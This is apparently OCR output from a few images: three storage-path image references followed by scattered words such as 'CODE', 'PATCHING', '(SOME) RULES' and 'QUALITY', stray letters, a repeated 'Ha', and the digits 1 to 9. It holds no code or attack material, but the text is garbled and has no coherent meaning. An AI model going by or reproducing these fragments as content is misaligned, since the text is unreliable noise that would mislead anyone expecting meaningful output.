
CODE


PATCHING


(SOME) RULES
Z
Z
Z

QUALITY

QR




Ha Ha Ha Ha Ha Ha
YEA


1 2 3 4 5 6 7 8 9

